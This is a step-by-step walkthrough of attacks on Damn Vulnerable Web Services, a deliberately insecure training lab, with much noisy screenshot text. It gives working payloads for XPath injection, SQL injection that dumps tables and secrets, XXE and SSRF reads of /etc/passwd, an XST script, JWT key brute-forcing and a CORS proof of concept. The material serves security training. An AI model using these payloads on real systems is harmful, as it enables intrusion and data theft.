
Damn Vulnerable Web Services (DVWS) – Walkthrough



Installation

Damn Vulnerable Web Services (DVWS) is an insecure web application with multiple vulnerable web service components that can be used to learn real world web service vulnerabilities.

https://github.com/snoopysecurity/dvws

DVWS can be used with a XAMPP setup. XAMPP is a free and open source cross-platform web server solution which mainly consists of an Apache Web Server and MySQL database. To setup, download and install the XAMPP setup first.


root@kali:~/Downloads# chmod 755 xamp root@kali:~/Downloads# ./xampp-linux- Ware-tools- 		
upgruder 52 upgruder 61	Setup	0 0
	bitnami for XAMPP Bitnami for XAMPP provides free installers that can install Drupal, Joomla!, WordPress and many other popular open s apps on top of your existing XAMPP installation. Learn More	source
	Installing	
	(AMPP Installer	
	< Back Next >	Cancel

Start MySQL

Welcom	Manage Servers	Application log	XAMPP 7.3.7-0		
Welcom	Server	Application log	Status		
e M	/SQL Database	Running			Start
	oFTPD	Stopped			Stop
Θ Α	ache Web Server	Running			Restart
					Configure

Contain / Donnior

Next, download the dvws folder and copy the folder to your htdocs directory. Lastly, Setup or reset the database by going to <u>http://kali/dvws/instructions.php</u>



WSDL Enumeration

Spider DVWS using Burp Suite and look for service.php

Burp	Intruc	der Rep	eater W	indow Hel	р									
Tar	get	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts	
Site	map	Scope	•											
?	Defir	get Sc ne the in paths.	-	rgets for y	our current v	vork. This cor	nfiguration affo	ects the beh	avior of tools	throughout th	ne suite. The easie	st way to config	ure scope	is to
	🗌 u	lse adva	nced sco	pe control										
	Inclu	de in sco	ope											
		Add	Ena	bled	Prefix									
		Edit	5	V	https://dvws1	.infosecaddi	cts.com/							
	F	emove												
	Pa	iste URL												
		.oad												
	Excit	ude from												
		Add	Ena	bled	Prefix									
		Edit												
	R	emove									•			
	Pa	iste URL												
		beo.												

Filter: Hiding out of scope and not found items; hid	ing CSS, image and general binary content; hiding 4xx	responses; hid	ng empty folders	;					3
Interpretation (Interpretation) (Inte	Host	Method	URL		Params	Status 🔺	Length	MIME type	Т
	https://dvws1.infosecaddicts.com	GET	/dvws1/vulnera	bilities/sqli/		200	4446	HTML	R
🕨 🦲 cdn-cgi	https://dvws1.infosecaddicts.com	GET		bilities/sqli/api.php/		200	532	script	- 6
dvwsl	https://dvws1.infosecaddicts.com	GET		bilities/sqli/api.php/users/		200	532	script	- 1
icons	https://dvws1.infosecaddicts.com	GET		bilities/sqli/api.php/users/2		200	426	JSON	- 1
📄 token_generator.php	https://dvws1.infosecaddicts.com	GET	/dvws1/vulnera	bilities/ssrf/		200	5167	HTML	s v
	https://dvws1.infosecaddicts.com	GET	/dvws1/vulne	https://dvws1.infosecaddictsilities/wsdlenum	/service.php	/	58	HTML	- V
	https://dvws1.infosecaddicts.com	POST	/dvws1/vulne	Remove from scope			15	HTML	v
	https://dvws1.infosecaddicts.com	GET	/dvws1/vulne				06	HTML	N
	https://dvws1.infosecaddicts.com	GET	/dvws1/vulne	Spider this branch			11	XML	
	https://dvws1.infosecaddicts.com	GET	/dvws1/vulne	Do an active scan			51	HTML	Ir
	https://dvws1.infosecaddicts.com	GET	/dvws1/vulne	Do a passive scan			51	HTML	le_
	https://dvws1.infosecaddicts.com	GET	/dvws1/vulne	Send to Intruder		Ctrl+	51	HTML	lr y
	•			Send to Repeater		Ctrl+			7.
				Send to Repeater		curr			
	Request Response								
				Send to Comparer (request)					
	Raw Params Headers Hex			Send to Comparer (response)					
	GET /dvwsl/vulnerabilities/wsdlenum	/service_php/	HTTP/1 1	Show response in browser					_
	Host: dvwsl.infosecaddicts.com			Request in browser			•		- 8
	Accept-Encoding: gzip, deflate Accept: */*			Engagement tools [Pro version only]			•		- 1
	Accept-Language: en			Compare site maps					
	User-Agent: Mozilla/5.0 (compatible	; MSIE 9.0; W	indows NT 6.	Add comment					
	Connection: close			Highlight					
	Referer: https://dvwsl.infosecaddic								
	Cookie: StealthiscookiewithXST=8907		5f443f039c02	Delete item			9326	0.1563846176;	
	_gid=GA1.2.477477597.1563846176; _g	at=1		Copy URLs in this branch					
				Copy links in this branch					
				Copy as curl command					
				Save selected items					- 8
				Show new site map window					
	? < + > Type a se	earch term		Site map help				0	matche


Target	Pro	оху (Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project op	tions U	ser options	Alerts]						
Site ma	ip (Scope																			
									Logging a	f out-of-sco	oe Proxy tra	ffic is disa	bled Re	-enable							
Filter: Hic	ding o	out of s	cope an	d not found	items; hidi	ng CSS, imag	ge and general	binary conte	ent; hiding 4x	x responses;	hiding emp	ty folders									?
🔻 🎒 http	ps://dv	vws1.in	fosecad	ldicts.com			Host			Meth							Params	Status 🔺	Length	MIME type	Title
• • •	/ cdn-c dvws						https://dvwsl.i https://dvwsl.i			GET GET			bilities/wsdle bilities/wsdle		ice.php/ ice.php/?wsdl		~	200 200	9306 4611	HTML XML	NuS
	11	-																			
		bout.ph																			
	cs																				
		dex.phj structio	p ons.php																		
v		ulnerab	ilities																		
	► 🎬 ► 📒	/ cmdi					•								_						7.
	Þ 🦷	cors cors					Request	esponse							-						
	:	hidde iwt	ndir				Raw Para	ns Head	ers Hex												
	•	some some					ET /dvwsl/vu ost: dvwsl.i			m/service.	php/ HTTP/	1.1									
	: 🗄	sqli ssrf					.ccept-Encodi .ccept: */*	ng: gzip,	deflate												
		wsdle	num				ccept-Langua ser-Agent: M		(compatibl	e; MSIE 9.	0; Windows	NT 6.1;	Win64; x6	4; Triden	nt/5.0)						- 11
	V		rvice.ph	р		R	onnection: c eferer: http	s://dvwsl.													- 11
	: =	xmlbo xpath					ookie: Steal gid=GA1.2.47				01a65f443f	039c0295	L;cfdui	d=deb4c05	5fe8a9818d3b5i	b07c30bell6c9al	563846169; _	ga=GA1.2.1	532993260	.1563846176;	- 11
		xst xxe																			- 11
	icons	xxe2																			<u> </u>
			ator.php	,		(?] <	+ >	• Type as	earch term										0	matches
http	://	dv	WS	1.inf	osec	addio	cts.co	m/dv	/ws1/	vuln	erab	ilitie	es/ws	sdlei	num/s	ervice.	php				
🔀 Nu	ISO	AP: [DVW	A Web S	Serx	+											•••				
$\langle \boldsymbol{\epsilon} \rangle$	\rightarrow	G	۵			(i) 🔥	https://dv	ws1. info	secaddic	ts.com/a	lvws1/vi	ulnerab	ilities/w	/sdlenu	ım/service	.php		•	•• 🛡	☆	
∯ Mo	ost	Visite	ed 🍯	Gettir	ng Starte	ed 🌂 Ka	ali Linux	🔪 Kali	Training	🌂 Kali	Tools •	🔍 Kali	Docs	🔍 Kali I	Forums 🏾	🔍 NetHunte	r 👖 Offe	nsive Se	ecurity	🔶 Exploi	it-DB

DVWA Web Service Vew the <u>WSDL</u> for the service. Click on an operation name to view it's details. return price owasp apitop10 check user information population

Requests processed by SOAP service include *check_user_information*, *owasp_apitop10*, *population* and *return_price*

XPATH Injection

https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xpath/xpath.php



User Login:

1' or '1'='1

User Password:

1' or '1'='1


Raw Params Headers Hex

GET request to /dvws1/vulnerabilities/xpath/xpath.php				
Туре	Name	Value		
URL	login	1' or '1'='1		
URL	password	1' or '1'='1		
URL	form	submit		

C C C C C C C C C C C C C C C C C C C	× +
← → ♂ ☆	🛈 🔒 https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xpi 🛛 🗐 🚥 🦁 🚧 📩 💆 🔽 🔞 🔹 T 💿 🎄
Home	VDATU Inication
About	XPATH Injection XPath Injection is an attack technique used to exploit applications that construct XPath (XML Path Language) queries from user-supplied input to query
Setup instructions	or navigate XML documents.
PHP Information	More Information
Vulnerabilities	http://projects.webappsec.org/w/page/13247005/XPath%20Injection https://www.owasp.org/index.php/XPATH_Injection
WSDL Enumeration	The below login form is using XPath to query an XML document and retrieve the account number of a user whose name and password are received from
XML Bomb Denial-of-Service	the browser. User Login:
XML External Entity Processing	
XPATH Injection	User Password:
Command Injection	Submit
Cross Site Tracing (XST)	
Server Side Request Forgery	Accepted User: Admin Your Account Number: 06578368643
REST API SQL Injection	
XML External Entity Processing 2	
JWT Secret Key Brute Force	

Command Injection

Original Request https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/cmdi/client.php



name=find

parameter value of *name* is "find" by default

Edited Request

Raw Params Headers Hex								
POST /dvwal/vulnerabilities/c	mdi/client.php HTTP/l.l							
Hoat: dvwal.infoaecaddicta.co								
User-Agent: Mozilla/5.0 (Maci			/20100101 Firefox/68.0					
	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8							
Accept-Language: en-US,en;q=0 Accept-Encoding: gzip, deflat								
Referer: https://dvwal.infoae		abilities/cmdi/cli	ent.oho					
Content-Type: application/x-w								
Content-Length: 9	Send to Spider							
Connection: close								
Cookie:cfduid=d12945922c90	Do an active scan		L544416153.1563795126; _gid=GA1.2.7081359.1563795126					
Upgrade-Insecure-Requests: 1	Send to Intruder	ૠ +^+I						
name=find	Send to Repeater	ℋ +^+R						
	Send to Sequencer							
	Send to Comparer							
	Send to Decoder							
	Request in browser	►						

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer E
1 ×
Go Cancel < v > v
Request
Raw Params Headers Hex
<pre>POST /dvwal/vulnerabilities/cmdi/client.php HTTP/1.1 Hoat: dvwal.infoaecaddicts.com Uaer-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Pirefox/68.0 Accept: text/html,application/xhtml+xml,application/xml;g=0.9,*/*;g=0.8 Accept-Language: en-US,en;g=0.5 Accept-Encoding: gzip, deflate Referer: https://dvwal.infoaecaddicts.com/dvwal/vulnerabilities/cmdi/client.php Content-Type: application/x-www-form-urlencoded Content-Length: 9 Connection: close Cookie:cfduid=d12945922c90ebb313d98c4eb4ca9c8171563795125; ga=GAl.2.1544416153.1563795126;gid=GAl.2.7081359.1563795126 Upgrade-Insecure-Reguests: 1</pre>
name= <mark>dir</mark>
change the parameter value of <i>name</i> from "find" to "dir"

This will only work on Windows

Cross Site Tracing (XST)

Hint of "*The NuSOAP Library service is vulnerable to a Cross-site scripting flaw*" is given by DVWS. Exploit is published at exploit DB (<u>https://www.exploit-db.com/exploits/34565/</u>)

Note: We did the modification on the source code at \dvws\vulnerabilities\xst\xst.php due to improper creation of cookie. The following snippet are moved to the beginning part of the



As what mentioned by DVWS, the vulnerable page is /dvws/vulnerabilities/wsdlenum/service.php/

The payload we used to perform XST as below:

```
<ScrIpt type='text/javascript'>
var req = new XMLHttpRequest();
req.open('GET',
'http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xst/xst.php',false);
req.send();
result=req.responseText;
alert(result);
</scRipT>
```


URL:

http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/wsdlenum/service.php/%3cScrIpt%20typ e='text/javascript'%3evar%20req%20=%20new%20XMLHttpRequest();req.open('GET',%20'htt p://dvws.infosecaddicts.com/dvws1/vulnerabilities/xst/xst.php',false);req.send();result=req.respo nseText;alert(result);%3c/scRipT%3e

Amend GET method to TRACE method

Intercept HTTP history WebSockets history Options		
<i>R</i> equest to http://kali:80 [127.0.1.1] <i>Forward Drop Hercept</i> is on <i>Action</i>	Comment this item	1
Raw Headers Hex		
TRACE /kali/dvws/vulnerabilities/xst/xst.php HTTP/1.1		ĩ
Host: kali		
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0		
Accept: */*		
Accept-Language: en-US,en;g=0.5		
Accept-Encoding: gzip, deflate		
Referer:		
http://kali/dvws/vulnerabilities/wsdlenum/service.php%3cScrIpt%20type='text/javascript'%3evar%20reg%20=%20new%20XMLHttpRequest();req.open('GET',%20'	http:/kali/dvws/vulnerabili	
ties/xst/xst.php',false);reg.send();result=reg.responseText;alert(result);%3c/scRipT%3e		
Cookie: StealthiscookiewithXST=890750684af1101a65f443f039c02951		
Connection: close		

Cookie information disclosed



To understand better with XST, please read the article <u>Penetration Testing with OWASP Top 10 -</u> 2017 A7 Cross-Site Scripting (XSS).

REST API SQL Injection

😫 dvws1.infosecaddicts.com 🗙	+	
(\leftarrow) \rightarrow C' \textcircled{a}	🛈 🔞 https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/sqli/api.php/users/2 or 1=1 🛛 💀 😒	
🔅 Most Visited 🔞 Getting Start	ed 🌂 Kali Linux 🌂 Kali Training 🌂 Kali Tools 🌂 Kali Docs 🌂 Kali Forums 🌂 NetHunter 👖 Offensive Security 🔺 Ex	kploit-DB 🔌 (

{"first_name":"Darth","last_name":"Vader"},{"first_name":"Gordon","last_name":"Brown"},{"first_name":"Hack","last_name":"Me"}, {"first_name":"Pablo","last_name":"Picasso"},{"first_name":"Kylo","last_name":"Ren"},{"first_name":"Anakin","last_name":"Skywaler"}, {"first_name":"Aaron","last_name":"Unknown"},{"first_name":"Bob","last_name":"Smith"}

2 or 1=1

http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/sqli/api.php/users/2%20or%201=1

kali/dvws/vulnerabilities/ ×	↔ Preferences × 🛛 Welcome to XAMPP × +	
← → ⊂ ŵ	kali/dvws/vulnerabilities/sqli/api.php/users/2 or 1=1	··· 💟 🏠
🌣 Most Visited 🛭 🌢 Getting Start	ted	


{"first_name":"Darth","last_name":"Vader"},{"first_name":"Gordon","last_name":"Brown"},{"first_name":"Hack","last_name":"Me"}, {"first_name":"Pablo","last_name":"Picasso"},{"first_name":"Kylo","last_name":"Ren"},{"first_name":"Anakin","last_name":"Skywaler"}, {"first_name":"Aaron","last_name":"Unknown"},{"first_name":"Bob","last_name":"Smith"}

Extract Information

```
2 UNION SELECT 1,2
2 UNION SELECT database(),@@datadir
```

🔀 dvws1.infosecaddicts.con 🗙	+
← → ♂ ☆	🛈 🗞 https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/sqli/api.php/users/2 UNION SELECT 1,2
🌣 Most Visited 🔞 Getting Star	ted 🌂 Kali Linux 🌂 Kali Training 🌂 Kali Tools 🌂 Kali Docs 🌂 Kali Forums 🌂 NetHunter 👖 Offensive

{"first_name":"Gordon","last_name":"Brown"},{"first_name":"1","last_name":"2"}



{"first_name":"Gordon","last_name":"Brown"},{"first_name":"dvws","last_name":"\opt\lampp\var\mysql\"}

Extract Table Name

```
2 union select group_concat(table_name),database() from
information schema.tables where table schema = 'dvws'--
```

😢 dvws1.infosecaddicts.com 🗙	+
$\overleftarrow{\leftarrow}$ \rightarrow \overleftarrow{C}	🛈 🙆 https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/sqli/api.php/users/2 union select group_ 💿 🚥 又 🏠
🌣 Most Visited 💧 Getting Star	ted 🥆 Kali Linux 🌂 Kali Training 🌂 Kali Tools 🌂 Kali Docs 🦎 Kali Forums 🌂 NetHunter 👖 Offensive Security 🔶 Exploit-DB
(#() ##0] ##1	

{"first_name":"Gordon","last_name":"Brown"},{"first_name":"users","last_name":"dvws"}

Extract Column Name

2 union select group_concat(column_name),database() from information schema.columns where table schema='dvws' and table na

😫 dvws1.infosecaddicts.com 🗙	+
$\overleftarrow{\leftarrow}$ \rightarrow \overleftarrow{C}	🛈 🔬 https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/sqli/api.php/users/2 union select group_ 💿 🚥 又 🏠
🔅 Most Visited 🔞 Getting Start	ed 🥆 Kali Linux 🌂 Kali Training 🌂 Kali Tools 🌂 Kali Docs 🌂 Kali Forums 🌂 NetHunter 👖 Offensive Security 🛸 Exploit-DB

{"first_name":"Gordon","last_name":"Brown"}, {"first_name":"users","last_name":"dvws"}

Dump Data From Extracted Table and Column Names

2 union select id, secret from users-

🔀 dvws1.infosecaddicts.com 🗙	+
$\overleftarrow{\leftarrow}$ \rightarrow $\overleftarrow{\leftarrow}$	🛈 🙆 infosecaddicts.com/dvws1/vulnerabilities/sqli/api.php/users/2 union select id, secret from users 🚥 又 🏠
🌣 Most Visited 🔞 Getting Star	ted 🥆 Kali Linux 🌂 Kali Training 🌂 Kali Tools 🌂 Kali Docs 🌂 Kali Forums 🌂 NetHunter 👖 Offensive Security 🛸 Exploit-DB


{"first_name":"Gordon","last_name":"Brown"},{"first_name":"1","last_name":"039498utr"},{"first_name":"2","last_name":"figkjiu4h54"}, {"first_name":"3","last_name":"1337"},{"first_name":"4","last_name":"34sdfrsdgf"},{"first_name":"5","last_name":"34sdfrsdgf"}, {"first_name":"6","last_name":"343425d33"},{"first_name":"7","last_name":"3434222"},{"first_name":"8","last_name":"5jhgjdyh3343"} To understand better with SQL Injection, please read the article <u>Penetration Testing with</u> <u>OWASP Top 10 - 2017 A1 Injection</u>.

XML External Entity 2


```
<!DOCTYPE uservalue [
<!ENTITY systemEntity SYSTEM "file:///etc/passwd" >
]>
```

<uservalue> <value>&systemEntity;</value> </uservalue>


Request



Response




JSON Web Token (JWT) Secret Key Brute Force



Correct secret key of 1234567890 found!

Same Origin Method Execution (SOME)


Cross-Origin Resource Sharing (CORS)



Check if arbitrary origin trusted

Change Origin request header to "http://xyz.com"

Request



Response shows the application allows access from any domain (origin http://xyz.com) **Response**

Response header **Access-Control-Allow-Credentials: true** indicates third-party sites may be able to carry out privileged actions and retrieve sensitive information.

Content of cors-poc.html

```
<html>
<head></head>
<body>
<div id="secret"></div>
<script>
  var xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      document.getElementById("secret").innerHTML = this.responseText;
    }
 };
  xhttp.open("POST",
"https://dvws.infosecaddicts.com/dvws1/vulnerabilities/cors/server.php", true);
  xhttp.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
  xhttp.send(JSON.stringify({"searchterm":"secretword:one"}));
</script>
</body>
```

</html>

Reques	t								
Burn Dreiset Intruder Denester Window Help									
Burpr	. Burp Project Intruder Repeater Window Help								
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project op									
Intercept HTTP history WebSockets history Options									
🖉 🔒 R	equest to h	nttps://dvws	1.infose	caddicts.com:443	[104.25.167.0	5]			
Fo	rward	Dro	ор	Intercept is o	n Acti	on			
Raw	Params	Headers	Hex						
POST /d	vws1/vuln	erabiliti	es/cors	s/server.php H7	'TP/1.1				
Host: d	vwsl.info	secaddict	s.com						
User-Ag	ent: Mozi	11a/5.0 (X11; Li	inux x86_64; rv	r:60.0) Gecka	/20100101	Firefox/6	0.0	
Accept:	*/*								
Accept-	Language:	en-US,en	;q=0.5						
Accept-	Encoding:	gzip, de	flate						
Content	-Type: ap	plication	/json;c	charset=UTF-8					
Content	-Length:	31							
Origin: null									
Connection: close									
{"searc	hterm":"s	ecretword	:one"}						

Response

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 18 Jul 2019 18:07:44 GMT
Server: Apache/2.4.39 (Unix) OpenSSL/1.0.2s PHP/7.3.7 mod_perl/2.0.8-dev
Perl/v5.16.3
X-Powered-By: PHP/7.3.7
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
Content-Length: 38
Connection: close
Content-Type: application/json
{"result":1, "secretword": "Kag8lzk0nM"}
```

Proof-of-concept to retrieve secret word

$\left(\leftarrow ightarrow$ C $\left(\bullet \right)$	(i) file:///root/Downloads/cors-poc.html					
🌣 Most Visited 🧕 Getting Started						
{"result":1,"secretword":"Kag8lzk0nM"}						

Server Side Request Forgery

Click on "load text file"

		Bu	ırp Suite Co	ommunity l		
Burp Project Intruder Repeater Window Help						
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender						
1 ×						
Go Cancel < * > * Request						
Raw Params Headers Hex XML						
<pre>POST /dvws1/vulnerabilities/ssrf/server.php H2 Host: dvws1.infosecaddicts.com User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://dvws1.infosecaddicts.com/dvws Content-Length: 201 Content-Type: text/plain;charset=UTF-8 Cookie:cfduid=de070659d62dc3815d579fbf49482 _ga=GA1.2.818108633.1563977153; _gid=GA1.2.106 Connection: close</pre>	r:60.0) Geck 1/vulnerabi 2b2801563977	lities/ss: 149;	rf/	0.0		
<pre></pre> connection: close <pre></pre> <pre> </pre>						

In tercept request and in repeater change owasptop10.txt to file:///etc/passwd

Burp Project Intruder Repeater Window Help					
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender I	Project options User options Bypass WAF CO2				
1 ×					
Go Cancel < Y > Y	Target: https://dvws1.infosecaddicts.com 🖉 🤅				
Request	Response				
Raw Params Headers Hex XML	Raw Headers Hex				
<pre>ORT /dywel/vulnerabilities/serf/server.php HTTP/1.1 ost: dywel/infosecaddicts.com ser-Agent: Mozillak/S.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Pirefox/60.0 coept: "/* coept: Language: en-US, en;q=0.5 coept: Language: en-US, en;q=0.5 coept: Length: 205 ontent: "Pyer: text/plain; charset=UTF-8 ookie:cfmid=de0706596452de1815d579fbf49482b2801563977149; gg=CAL 2.8108631.1563977153; _gl=CAL 2.0102146361.1563977153; _gat=1 onmettol: close 7xml version="1.0" encoding="utf-8"> methodlame>examples.stringecho cyarams cyarams cyarams c/params c/params c/params c/methodCall></pre>	<pre>HTTP/1.1 200 0K Date: Wed, 24 Jul 2019 14:11:02 GMT Content-Type: text/Aml:charset=UTF-8 Content-Type: text/Aml:charset=UTF-8 Content-Inenth: 3516 Content-Length: 3516 Strict-Transport-Beculty: max-age=0 X-Content-Type-Options: nomiff Expect-Cor: max-age=06800, report-uri=*https://report-uri.eloudflare.com/cdn-cgi/beacon/expect-ct* Server: cloudflare CP-RAM: 4tb67D203567676-BEG root:x:0:0:root:/root:/bin/bash damenon:x:1:1:dameno:/usr/bin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin gymc:x:4:6534:sync:/usr/sbin/nologin max:x:6:11:max-may=0:/jbin/ssin/nologin max:x:6:0:root:/usr/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin mix:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:11:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/sack/var/war/ssin/nologin max:x:6:0:max/var/sack/ssin/nologin max:x:6:0:max/var/ssin/nologin max:x:6:0:max/var/ssin/nologin max:x:6:0:max/var/ssin/nologin max:x:6:0:max/var/ssin/nologin max:x:6:0:max/var/ssin/nologin max:x:6:0:max/var/ssin/nologin max:x:6:0:max/var/ssin/nologin max:x:6:0:max/var/ssin/nologin 